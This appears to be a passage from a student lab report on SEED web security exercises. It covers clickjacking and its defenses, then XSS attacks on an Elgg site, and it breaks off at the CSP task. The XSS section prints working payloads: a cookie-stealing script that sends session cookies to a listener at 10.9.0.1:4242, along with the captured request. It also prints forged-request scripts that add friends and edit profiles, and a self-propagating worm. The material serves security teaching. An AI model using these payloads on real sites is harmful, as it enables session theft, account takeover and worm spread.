

Figure 3.2: Invisible button overlay for clickjacking



Figure 3.3: When click on Hidden Button

3.3 Task 3: Frame Busting Script

Objective: Implement client-side protection to prevent the site from being loaded in an iframe.

Solution: Added JavaScript frame busting code to `defender/index.html`:

```
function makeThisFrameOnTop() {
    if (window.top !== window.self) {
        window.top.location = window.location;
```

```
    }
}
window.onload = makeThisFrameOnTop;
```



Figure 3.4: Frame busting script implementation

3.4 Task 4: Bypassing Frame Busting

Objective: Demonstrate how attackers can bypass frame busting using the sandbox attribute.

Solution: Modified the attacker's iframe with sandbox restrictions:

```
<iframe src="http://www.cjlab.com" sandbox></iframe>
```



Figure 3.5: After defending updates the attacker adds sandbox

The sandbox attribute prevents the framed page from modifying the top window location, neutralizing the frame busting script.

3.5 Task 5: Server-Side Protection

Objective: Implement robust server-side defenses using HTTP headers to prevent clickjacking.

Solution: Configured Apache headers in `apache-defender.conf`:

```
Header set X-Frame-Options "DENY"
Header set Content-Security-Policy "frame-ancestors 'none';"
```



Figure 3.6: Server-side clickjacking protection headers

Conclusion

This lab demonstrated the evolution of clickjacking attacks and defenses:

- Basic iframe-based attacks can deceive users effectively
- Client-side frame busting provides limited protection
- Server-side HTTP headers (X-Frame-Options, CSP) offer robust protection
- Defense-in-depth approach is essential for comprehensive security

The exercise highlights that while client-side protections can be bypassed, server-side headers provide reliable defense against clickjacking attacks when properly implemented.

CHAPTER 4

CROSS-SITE SCRIPTING (XSS) LAB

4.1 Task 1: Publication of malicious message using alert

Inject a JavaScript alert in one of edit profile fields to demonstrate XSS vulnerability.

```
<script>alert('XSS');</script>
```

4.2 Task 2: Malicious message to display cookies

Exploit XSS vulnerability to retrieve and display user cookies.

```
<script>alert(document.cookie);</script>
```



Figure 4.1: Displaying user cookies via XSS

4.3 Task 3: Victim credential theft

Inject JavaScript to send cookies to attacker's listening server.

```
<script>
document.write('<img src=http://10.9.0.1:4242?c=' + escape(document.cookie) + '>');
</script>
```



Figure 4.2: Receiving stolen credentials on listening port

```
Connection received on 192.168.1.237 54934
GET /?c=Elgg%3Dj3c6tlpqe4d1ipdp54nrg45r6b%3B%20elggperm%3DzAa1SiEPnpYZiCvdRkY4k9Zkd1AVPZVw/ HTTP/1.1
Host: 10.9.0.1:4242
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Priority: u=4, i
```

Figure 4.3: Automatic connection when victim visits profile

4.4 Task 4: Becoming the Victim's Friend

Inject malicious worm to automatically add friends when victims visit the profile.

```
<script>
window.onload = function () {
    var Ajax = null;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;

    var sendurl = "http://www.seed-server.com/action/friends/add?friend=56"+ts+token;
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send(null);
}
</script>
```



Figure 4.4: Friend-adding worm injection



Figure 4.5: Automatic friend addition when visiting profile

4.5 Task 5: Modifying the Victim's Profile

Inject script to automatically modify victim's profile when they visit attacker's profile.

```
<script>
window.onload = function () {
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var desc = "&description=Attacked using XSS!"+"&accesslevel[description]=2";

    var content = token + ts + name + desc + guid;
    var samyguid = 59;
    var sendurl = "http://www.seed-server.com/action/profile/edit";

    if(elgg.session.user.guid != samyguid){
        var Ajax = null;
```

```
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("HOST", "www.seed-server.com");
        Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```



Figure 4.6: Profile modification script injection



Figure 4.7: Victim's profile automatically modified to "Attacked using XSS!"

4.6 Task 6: Writing a Self-Propagating XSS Worm

Create self-replicating worm that automatically infects visitors and propagates to their profiles.

```
<script type="text/javascript" id="worm">
window.onload = function () {
    var headerTag = "<script type='text/javascript' id='worm'>";
    var footerTag = "</" + "script>";
```

```
    var jsCode = document.getElementById("worm").innerHTML;

    var wormCode = encodeURIComponent(headerTag + jsCode + footerTag);

    var desc = "&description=Infected by Samy! " + wormCode + "&accesslevel[
    description]=2";
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    var content = token + ts + name + desc + guid;
    var attackerguid = 49;
    var sendurl = "http://www.seed-server.com/action/profile/edit";

    if (elgg.session.user.guid != attackerguid) {
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("HOST", "www.seed-server.com");
        Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```



Figure 4.8: Self-propagating worm code with replication mechanism



Figure 4.9: Initial infection of Samy's profile



Figure 4.10: Automatic propagation to Bobby when visiting infected profile

4.7 Task 7: Configuring Content Security Policy (CSP)

Objective

Configure CSP policies for example32(a|b|c).com websites to demonstrate XSS protection through content security restrictions.

Solution

1. Configure apache_csp.conf file

